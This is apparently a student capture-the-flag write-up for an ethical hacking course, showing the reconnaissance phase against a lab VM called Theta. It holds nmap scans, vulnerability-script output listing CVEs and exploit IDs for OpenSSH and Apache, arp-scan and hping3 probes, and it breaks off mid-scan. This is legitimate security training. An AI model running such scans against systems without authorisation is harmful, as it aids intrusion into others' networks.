Theta CTF

EECE 503: Ethical Hacking

November 27,2023

Alexander Menassa


David Abboud

Fadi Fleihan


I. Scans

We will be following the instructions on slide 37 “The methodology used for server-side attacks” from the slides of Dr. Hussein Bakri on “Exploitation – Server-side attacks”.

We start by installing the target machine using VMware. Don’t forget to make sure you can scan by having both Kali and target Theta in NAT mode !!!



We want to access this user in Theta




In what follows is a CTF walkthrough developed by us to capture the root flag of the Theta machine, as well as try to find as many attack vectors as possible in a penetration testing style.


We also include our cherrytree files for more detailed screenshots.

a) NMAP

We start with a TCP scan.



We successfully discovered that IP address of Theta on Alexander's machine is 192.168.111.141 !



The connection is alive. Good. We now conduct more Rigorous NMAP scanning:

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sT -p 80-100,443 192.168.111.141 #CTF THETA ALEXANDER MENASSA
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-18 16:47 EET
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 1.50 seconds
```

```
┌──(kali㉿kali)-[~]
└─$ nmap -Pn -sT 192.168.111.141 --top-ports 5  #CTF THETA ALEXANDER MENASSA
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-18 16:48 EET
Nmap scan report for 192.168.111.141
Host is up.

PORT    STATE    SERVICE
21/tcp  filtered ftp
22/tcp  filtered ssh
23/tcp  filtered telnet
80/tcp  filtered http
443/tcp filtered https

Nmap done: 1 IP address (1 host up) scanned in 3.17 seconds
```

At first it was blocking ping probes so we used -Pn to neglect alive checking. We will run a scan for more ports on the next page.

```
┌──(kali㉿kali)-[~]
└─$ nmap -Pn -sT -p 80-100,443  192.168.111.141  #CTF THETA ALEXANDER MENASSA
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-18 16:51 EET
Nmap scan report for 192.168.111.141
Host is up (0.051s latency).

PORT    STATE    SERVICE
80/tcp  filtered http
81/tcp  filtered hosts2-ns
82/tcp  filtered xfer
83/tcp  filtered mit-ml-dev
84/tcp  filtered ctf
85/tcp  filtered mit-ml-dev
86/tcp  filtered mfcobol
87/tcp  filtered priv-term-l
88/tcp  filtered kerberos-sec
89/tcp  filtered su-mit-tg
90/tcp  filtered dnsix
91/tcp  filtered mit-dov
92/tcp  filtered npp
93/tcp  filtered dcp
94/tcp  filtered objcall
95/tcp  filtered supdup
96/tcp  filtered dixie
97/tcp  filtered swift-rvf
98/tcp  filtered linuxconf
99/tcp  filtered metagram
100/tcp filtered newacct
443/tcp filtered https

Nmap done: 1 IP address (1 host up) scanned in 3.46 seconds
```

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sS -Pn 192.168.111.141 #CTF THETA ALEXANDER MENASSA
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-18 17:53 EET
Nmap scan report for 192.168.111.141
Host is up (0.80s latency).
Not shown: 938 filtered tcp ports (no-response), 59 filtered tcp ports (admin-prohibited)
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
443/tcp open  https
MAC Address: 00:0C:29:44:B7:12 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 57.48 seconds
```

After performing a syn scan, we spot the three open ports:
22, 80 and 443, as well as filtered ports (we keep those in mind but with no intention to use them for now).

We conduct an O scan in hope of discovering the operating system of target (remembering to take the result with a grain of salt).

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -O 192.168.111.141 #CTF THETA ALEXANDER MENASSA
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-18 17:57 EET
Nmap scan report for 192.168.111.141
Host is up (0.44s latency).
Not shown: 939 filtered tcp ports (no-response), 58 filtered tcp ports (admin-prohibited)
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
443/tcp open  https
MAC Address: 00:0C:29:44:B7:12 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 4.15 - 5.8 (97%), Linux 5.0 - 5.4 (97%), Linux 5.4 (95%), Linux 5.0 - 5.5 (94%), HP P2000 G3 NAS device (91%), Linux 2.6.32 (91%), Linux 3
.10 - 4.11 (91%), Linux 3.2 - 3.16 (91%), Linux 3.2 - 3.8 (91%), Linux 3.2 - 4.9 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 67.64 seconds
```


Results show that it is a Linux machine.

We also did this UDP scan for completeness, but it failed

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sUV 192.168.60.136 # Fadi Fleihan
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-11-22 20:53 EET
Nmap scan report for 192.168.60.136
Host is up (0.00053s latency).
All 1000 scanned ports on 192.168.60.136 are in ignored states.
Not shown: 1000 filtered udp ports (admin-prohibited)
MAC Address: 00:0C:29:28:9C:C9 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1000.35 seconds
```

We now do a Port Scan on open ports to see what processes are listening on them!

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -A -p 22,80,443 192.168.111.141 #CTF THETA ALEXANDER MENASSA
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-18 19:07 EET
Nmap scan report for 192.168.111.141
Host is up (0.0028s latency).

PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 8.6 (protocol 2.0)
| ssh-hostkey:
|   256 5b:2c:3f:dc:8b:76:e9:21:7b:d0:56:24:df:be:e9:a8 (ECDSA)
|_  256 b0:3c:72:3b:72:21:26:ce:3a:84:e8:41:ec:c8:f8:41 (ED25519)
80/tcp  open  http     Apache httpd 2.4.51 ((Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9)
|_http-server-header: Apache/2.4.51 (Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9
|_http-title: Bad Request (400)
443/tcp open  ssl/http Apache httpd 2.4.51 ((Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9)
|_http-server-header: Apache/2.4.51 (Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9
| tls-alpn:
|_  http/1.1
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=earth.local/stateOrProvinceName=Space
| Subject Alternative Name: DNS:earth.local, DNS:terratest.earth.local
| Not valid before: 2021-10-12T23:26:31
|_Not valid after:  2031-10-10T23:26:31
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Test Page for the HTTP Server on Fedora
```



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -sT -A -Pn 192.168.111.141 #CTF THETA
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-22 11:25 EET
Stats: 0:01:19 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 5.20% done; ETC: 11:50 (0:23:24 remaining)
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
Stats: 0:05:11 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 17.57% done; ETC: 11:54 (0:24:10 remaining)
Stats: 0:10:57 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 80.13% done; ETC: 11:39 (0:02:42 remaining)
Nmap scan report for earth.local (192.168.111.141)
Host is up (3.1s latency).
Not shown: 928 filtered tcp ports (host-unreach), 69 filtered tcp ports (no-response)
PORT    STATE SERVICE    VERSION
22/tcp  open  tcpwrapped
|_ssh-hostkey: ERROR: Script execution failed (use -d to debug)
80/tcp  open  tcpwrapped
443/tcp open  tcpwrapped
MAC Address: 00:0C:29:44:B7:12 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
No OS matches for host
Network Distance: 1 hop
```

Interesting ! We seem to have an Apache web server listening on port 80 and 443. We also see two domains: earth.local, and terratest.earth.local. We will explore these later.

Scanning vulnerabilities on each port: (the script vuln is from a previous lab)

Port 22:

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -A --script vuln -p 22,80,443 192.168.111.141 #CTF THETA ALEXANDER MENASSA
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-18 19:09 EET
Stats: 0:02:39 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.50% done; ETC: 19:12 (0:00:01 remaining)
Nmap scan report for 192.168.111.141
Host is up (0.037s latency).

PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 8.6 (protocol 2.0)
| vulners:
|   cpe:/a:openbsd:openssh:8.6:
|       PRION:CVE-2021-28041    4.6     https://vulners.com/prion/PRION:CVE-2021-28041
|       PRION:CVE-2021-41617    4.4     https://vulners.com/prion/PRION:CVE-2021-41617
|       PRION:CVE-2019-16905    4.4     https://vulners.com/prion/PRION:CVE-2019-16905
|       CVE-2021-41617  4.4     https://vulners.com/cve/CVE-2021-41617
|       PRION:CVE-2020-14145    4.3     https://vulners.com/prion/PRION:CVE-2020-14145
|       CVE-2020-14145  4.3     https://vulners.com/cve/CVE-2020-14145
|       CVE-2016-20012  4.3     https://vulners.com/cve/CVE-2016-20012
|       PRION:CVE-2021-36368    2.6     https://vulners.com/prion/PRION:CVE-2021-36368
|_      CVE-2021-36368  2.6     https://vulners.com/cve/CVE-2021-36368
```

Port 80:

```
80/tcp  open  http     Apache httpd 2.4.51 ((Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9)
| vulners:
|   cpe:/a:apache:http_server:2.4.51:
|       PACKETSTORM:171631      7.5     https://vulners.com/packetstorm/PACKETSTORM:171631      *EXPLOIT*
|       EDB-ID:51193    7.5     https://vulners.com/exploitdb/EDB-ID:51193      *EXPLOIT*
|       CVE-2022-31813  7.5     https://vulners.com/cve/CVE-2022-31813
|       CVE-2022-23943  7.5     https://vulners.com/cve/CVE-2022-23943
|       CVE-2022-22720  7.5     https://vulners.com/cve/CVE-2022-22720
|       CVE-2021-44790  7.5     https://vulners.com/cve/CVE-2021-44790
|       CNVD-2022-73123 7.5     https://vulners.com/cnvd/CNVD-2022-73123
|       CNVD-2021-102386        7.5     https://vulners.com/cnvd/CNVD-2021-102386
|       1337DAY-ID-38427        7.5     https://vulners.com/zdt/1337DAY-ID-38427        *EXPLOIT*
|       OSV:BIT-2023-31122      6.4     https://vulners.com/osv/OSV:BIT-2023-31122
|       CVE-2022-28615  6.4     https://vulners.com/cve/CVE-2022-28615
|       CVE-2021-44224  6.4     https://vulners.com/cve/CVE-2021-44224
|       CVE-2022-22721  5.8     https://vulners.com/cve/CVE-2022-22721
|       CVE-2022-36760  5.1     https://vulners.com/cve/CVE-2022-36760
|       OSV:BIT-2023-45802      5.0     https://vulners.com/osv/OSV:BIT-2023-45802
|       OSV:BIT-2023-43622      5.0     https://vulners.com/osv/OSV:BIT-2023-43622
|       E5C174E5-D6E8-56E0-8403-D287DE52EB3F    5.0     https://vulners.com/githubexploit/E5C174E5-D6E8-56E0-8403-D287DE52EB3F  *EXPLOIT*
|       DB6E1BBD-08B1-574D-A351-7D6BB9898A4A    5.0     https://vulners.com/githubexploit/DB6E1BBD-08B1-574D-A351-7D6BB9898A4A  *EXPLOIT*
|       CVE-2022-37436  5.0     https://vulners.com/cve/CVE-2022-37436
|       CVE-2022-30556  5.0     https://vulners.com/cve/CVE-2022-30556
|       CVE-2022-29404  5.0     https://vulners.com/cve/CVE-2022-29404
|       CVE-2022-28614  5.0     https://vulners.com/cve/CVE-2022-28614
|       CVE-2022-26377  5.0     https://vulners.com/cve/CVE-2022-26377
|       CVE-2022-22719  5.0     https://vulners.com/cve/CVE-2022-22719
|       CVE-2006-20001  5.0     https://vulners.com/cve/CVE-2006-20001
|       CNVD-2022-73122 5.0     https://vulners.com/cnvd/CNVD-2022-73122
|       CNVD-2022-53584 5.0     https://vulners.com/cnvd/CNVD-2022-53584
|       CNVD-2022-53582 5.0     https://vulners.com/cnvd/CNVD-2022-53582
```

```
|       BD3652A9-D066-57BA-9943-4E34970463B9    5.0     https://vulners.com/githubexploit/BD3652A9-D066-57BA-9943-4E34970463B9  *EXPLOIT*
|       B0208442-6E17-5772-B12D-B5BE30FA5540    5.0     https://vulners.com/githubexploit/B0208442-6E17-5772-B12D-B5BE30FA5540  *EXPLOIT*
|       A820A056-9F91-5059-B0BC-8D92C7A31A52    5.0     https://vulners.com/githubexploit/A820A056-9F91-5059-B0BC-8D92C7A31A52  *EXPLOIT*
|       9814661A-35A4-5DB7-BB25-A1040F365C81    5.0     https://vulners.com/githubexploit/9814661A-35A4-5DB7-BB25-A1040F365C81  *EXPLOIT*
|_      17C6AD2A-8469-56C8-BBBE-1764D0DF1680    5.0     https://vulners.com/githubexploit/17C6AD2A-8469-56C8-BBBE-1764D0DF1680  *EXPLOIT*
|_http-aspnet-debug: ERROR: Script execution failed (use -d to debug)
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-vuln-cve2014-3704: ERROR: Script execution failed (use -d to debug)
```

Port 443:

```
443/tcp open  ssl/http Apache httpd 2.4.51 ((Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9)
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-aspnet-debug: ERROR: Script execution failed (use -d to debug)
| vulners:
|   cpe:/a:apache:http_server:2.4.51:
|       PACKETSTORM:171631      7.5     https://vulners.com/packetstorm/PACKETSTORM:171631      *EXPLOIT*
|       EDB-ID:51193    7.5     https://vulners.com/exploitdb/EDB-ID:51193      *EXPLOIT*
|       CVE-2022-31813  7.5     https://vulners.com/cve/CVE-2022-31813
|       CVE-2022-23943  7.5     https://vulners.com/cve/CVE-2022-23943
|       CVE-2022-22720  7.5     https://vulners.com/cve/CVE-2022-22720
|       CVE-2021-44790  7.5     https://vulners.com/cve/CVE-2021-44790
|       CNVD-2022-73123 7.5     https://vulners.com/cnvd/CNVD-2022-73123
|       CNVD-2021-102386        7.5     https://vulners.com/cnvd/CNVD-2021-102386
|       1337DAY-ID-38427        7.5     https://vulners.com/zdt/1337DAY-ID-38427        *EXPLOIT*
|       OSV:BIT-2023-31122      6.4     https://vulners.com/osv/OSV:BIT-2023-31122
|       CVE-2022-28615  6.4     https://vulners.com/cve/CVE-2022-28615
|       CVE-2021-44224  6.4     https://vulners.com/cve/CVE-2021-44224
|       CVE-2022-22721  5.8     https://vulners.com/cve/CVE-2022-22721
|       CVE-2022-36760  5.1     https://vulners.com/cve/CVE-2022-36760
|       OSV:BIT-2023-45802      5.0     https://vulners.com/osv/OSV:BIT-2023-45802
|       OSV:BIT-2023-43622      5.0     https://vulners.com/osv/OSV:BIT-2023-43622
|       E5C174E5-D6E8-56E0-8403-D287DE52EB3F    5.0     https://vulners.com/githubexploit/E5C174E5-D6E8-56E0-8403-D287DE52EB3F  *EXPLOIT*
|       DB6E1BBD-08B1-574D-A351-7D6BB9898A4A    5.0     https://vulners.com/githubexploit/DB6E1BBD-08B1-574D-A351-7D6BB9898A4A  *EXPLOIT*
|       CVE-2022-37436  5.0     https://vulners.com/cve/CVE-2022-37436
|       CVE-2022-30556  5.0     https://vulners.com/cve/CVE-2022-30556
|       CVE-2022-29404  5.0     https://vulners.com/cve/CVE-2022-29404
|       CVE-2022-28614  5.0     https://vulners.com/cve/CVE-2022-28614
|       CVE-2022-26377  5.0     https://vulners.com/cve/CVE-2022-26377
|       CVE-2022-22719  5.0     https://vulners.com/cve/CVE-2022-22719
|       CVE-2006-20001  5.0     https://vulners.com/cve/CVE-2006-20001
|       CNVD-2022-73122 5.0     https://vulners.com/cnvd/CNVD-2022-73122
|       CNVD-2022-53584 5.0     https://vulners.com/cnvd/CNVD-2022-53584
|       CNVD-2022-53582 5.0     https://vulners.com/cnvd/CNVD-2022-53582
|       BD3652A9-D066-57BA-9943-4E34970463B9    5.0     https://vulners.com/githubexploit/BD3652A9-D066-57BA-9943-4E34970463B9  *EXPLOIT*
|       B0208442-6E17-5772-B12D-B5BE30FA5540    5.0     https://vulners.com/githubexploit/B0208442-6E17-5772-B12D-B5BE30FA5540  *EXPLOIT*
|       A820A056-9F91-5059-B0BC-8D92C7A31A52    5.0     https://vulners.com/githubexploit/A820A056-9F91-5059-B0BC-8D92C7A31A52  *EXPLOIT*
|       9814661A-35A4-5DB7-BB25-A1040F365C81    5.0     https://vulners.com/githubexploit/9814661A-35A4-5DB7-BB25-A1040F365C81  *EXPLOIT*
|_      17C6AD2A-8469-56C8-BBBE-1764D0DF1680    5.0     https://vulners.com/githubexploit/17C6AD2A-8469-56C8-BBBE-1764D0DF1680  *EXPLOIT*
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-vuln-cve2014-3704: ERROR: Script execution failed (use -d to debug)
MAC Address: 00:0C:29:44:B7:12 (VMware)
```

b) ARP-SCAN

```
┌──(kali㉿kali)-[~]
└─$ sudo arp-scan -l #CTF THETA ALEXANDER
Interface: eth0, type: EN10MB, MAC: 00:0c:29:84:d6:8d, IPv4: 192.168.111.128
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.111.1   00:50:56:c0:00:08       (Unknown)
192.168.111.2   00:50:56:ee:40:ef       (Unknown)
192.168.111.254 00:50:56:eb:8b:28       (Unknown)

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.870 seconds (136.90 hosts/sec). 3 responded
```

The IP didn't show up, we are most probably dealing with the network layer.

c) HPING3

```
┌──(kali㉿kali)-[~]
└─$ sudo hping3 -1 192.168.111.141 #CTF THETA ALEXANDER MENASSA
HPING 192.168.111.141 (eth0 192.168.111.141): icmp mode set, 28 headers + 0 data bytes
len=46 ip=192.168.111.141 ttl=64 id=40257 icmp_seq=0 rtt=3055.3 ms
len=46 ip=192.168.111.141 ttl=64 id=40258 icmp_seq=1 rtt=2054.8 ms
len=46 ip=192.168.111.141 ttl=64 id=40259 icmp_seq=2 rtt=1054.4 ms
len=46 ip=192.168.111.141 ttl=64 id=40260 icmp_seq=3 rtt=53.8 ms
len=46 ip=192.168.111.141 ttl=64 id=41065 icmp_seq=4 rtt=1353.0 ms
len=46 ip=192.168.111.141 ttl=64 id=41066 icmp_seq=5 rtt=352.5 ms
len=46 ip=192.168.111.141 ttl=64 id=41283 icmp_seq=6 rtt=47.8 ms
len=46 ip=192.168.111.141 ttl=64 id=41823 icmp_seq=7 rtt=799.1 ms
len=46 ip=192.168.111.141 ttl=64 id=42235 icmp_seq=8 rtt=350.4 ms
len=46 ip=192.168.111.141 ttl=64 id=42869 icmp_seq=9 rtt=3721.4 ms
len=46 ip=192.168.111.141 ttl=64 id=42870 icmp_seq=10 rtt=2720.7 ms
len=46 ip=192.168.111.141 ttl=64 id=42871 icmp_seq=11 rtt=1727.3 ms
len=46 ip=192.168.111.141 ttl=64 id=42872 icmp_seq=12 rtt=726.6 ms
len=46 ip=192.168.111.141 ttl=64 id=43265 icmp_seq=13 rtt=414.2 ms
^C
── 192.168.111.141 hping statistic ──
15 packets transmitted, 14 packets received, 7% packet loss
round-trip min/avg/max = 47.8/1316.5/3721.4 ms

┌──(kali㉿kali)-[~]
└─$ sudo hping3 -S 192.168.111.141 -p 80 #CTF THETA ALEXANDER MENASSA
HPING 192.168.111.141 (eth0 192.168.111.141): S set, 40 headers + 0 data bytes
len=46 ip=192.168.111.141 ttl=64 DF id=0 sport=80 flags=SA seq=0 win=64240 rtt=47.0 ms
len=46 ip=192.168.111.141 ttl=64 DF id=0 sport=80 flags=SA seq=1 win=64240 rtt=1586.1 ms
len=46 ip=192.168.111.141 ttl=64 DF id=0 sport=80 flags=SA seq=2 win=64240 rtt=585.5 ms
DUP! len=46 ip=192.168.111.141 ttl=64 DF id=0 sport=80 flags=SA seq=2 win=64240 rtt=2785.3 ms
DUP! len=46 ip=192.168.111.141 ttl=64 DF id=0 sport=80 flags=SA seq=1 win=64240 rtt=3785.9 ms
len=46 ip=192.168.111.141 ttl=64 DF id=0 sport=80 flags=SA seq=3 win=64240 rtt=1784.0 ms
len=46 ip=192.168.111.141 ttl=64 DF id=0 sport=80 flags=SA seq=4 win=64240 rtt=782.8 ms
len=46 ip=192.168.111.141 ttl=64 DF id=0 sport=80 flags=SA seq=5 win=64240 rtt=342.0 ms
len=46 ip=192.168.111.141 ttl=64 DF id=0 sport=80 flags=SA seq=6 win=64240 rtt=32.9 ms
DUP! len=46 ip=192.168.111.141 ttl=64 DF id=0 sport=80 flags=SA seq=6 win=64240 rtt=1185.5 ms
len=46 ip=192.168.111.141 ttl=64 DF id=0 sport=80 flags=SA seq=7 win=64240 rtt=184.4 ms
DUP! len=46 ip=192.168.111.141 ttl=64 DF id=0 sport=80 flags=SA seq=7 win=64240 rtt=1779.7 ms
len=46 ip=192.168.111.141 ttl=64 DF id=0 sport=80 flags=SA seq=8 win=64240 rtt=1027.7 ms
len=46 ip=192.168.111.141 ttl=64 DF id=0 sport=80 flags=SA seq=9 win=64240 rtt=26.8 ms
^C
── 192.168.111.141 hping statistic ──
10 packets transmitted, 14 packets received, -40% packet loss
round-trip min/avg/max = 26.8/1138.3/3785.9 ms
```

We are receiving SynAck packets

```
┌──(kali㉿kali)-[~]
└─$ sudo hping3 -A 192.168.111.141 -p 80 -c 10 #CTF THETA ALEXANDER MENASSA
HPING 192.168.111.141 (eth0 192.168.111.141): A set, 40 headers + 0 data bytes
len=46 ip=192.168.111.141 ttl=64 DF id=0 sport=80 flags=R seq=0 win=0 rtt=135.7 ms
len=46 ip=192.168.111.141 ttl=64 DF id=0 sport=80 flags=R seq=1 win=0 rtt=751.3 ms
len=46 ip=192.168.111.141 ttl=64 DF id=0 sport=80 flags=R seq=2 win=0 rtt=2050.9 ms
len=46 ip=192.168.111.141 ttl=64 DF id=0 sport=80 flags=R seq=3 win=0 rtt=1050.2 ms
len=46 ip=192.168.111.141 ttl=64 DF id=0 sport=80 flags=R seq=4 win=0 rtt=809.6 ms
len=46 ip=192.168.111.141 ttl=64 DF id=0 sport=80 flags=R seq=5 win=0 rtt=1356.1 ms
len=46 ip=192.168.111.141 ttl=64 DF id=0 sport=80 flags=R seq=6 win=0 rtt=355.6 ms
len=46 ip=192.168.111.141 ttl=64 DF id=0 sport=80 flags=R seq=7 win=0 rtt=278.9 ms
len=46 ip=192.168.111.141 ttl=64 DF id=0 sport=80 flags=R seq=8 win=0 rtt=890.0 ms

── 192.168.111.141 hping statistic ──
10 packets transmitted, 9 packets received, 10% packet loss
round-trip min/avg/max = 135.7/853.1/2050.9 ms
```

We are receiving reset packets

```
┌──(kali㉿kali)-[~]
└─$ sudo hping3 -2 192.168.111.141 -p 80 -c 10 #CTF THETA ALEXANDER MENASSA
HPING 192.168.111.141 (eth0 192.168.111.141): udp mode set, 28 headers + 0 data bytes
ICMP Packet filtered from ip=192.168.111.141 name=UNKNOWN
status=0 port=2670 seq=0
ICMP Packet filtered from ip=192.168.111.141 name=UNKNOWN
status=0 port=2671 seq=1
ICMP Packet filtered from ip=192.168.111.141 name=UNKNOWN
status=0 port=2672 seq=2
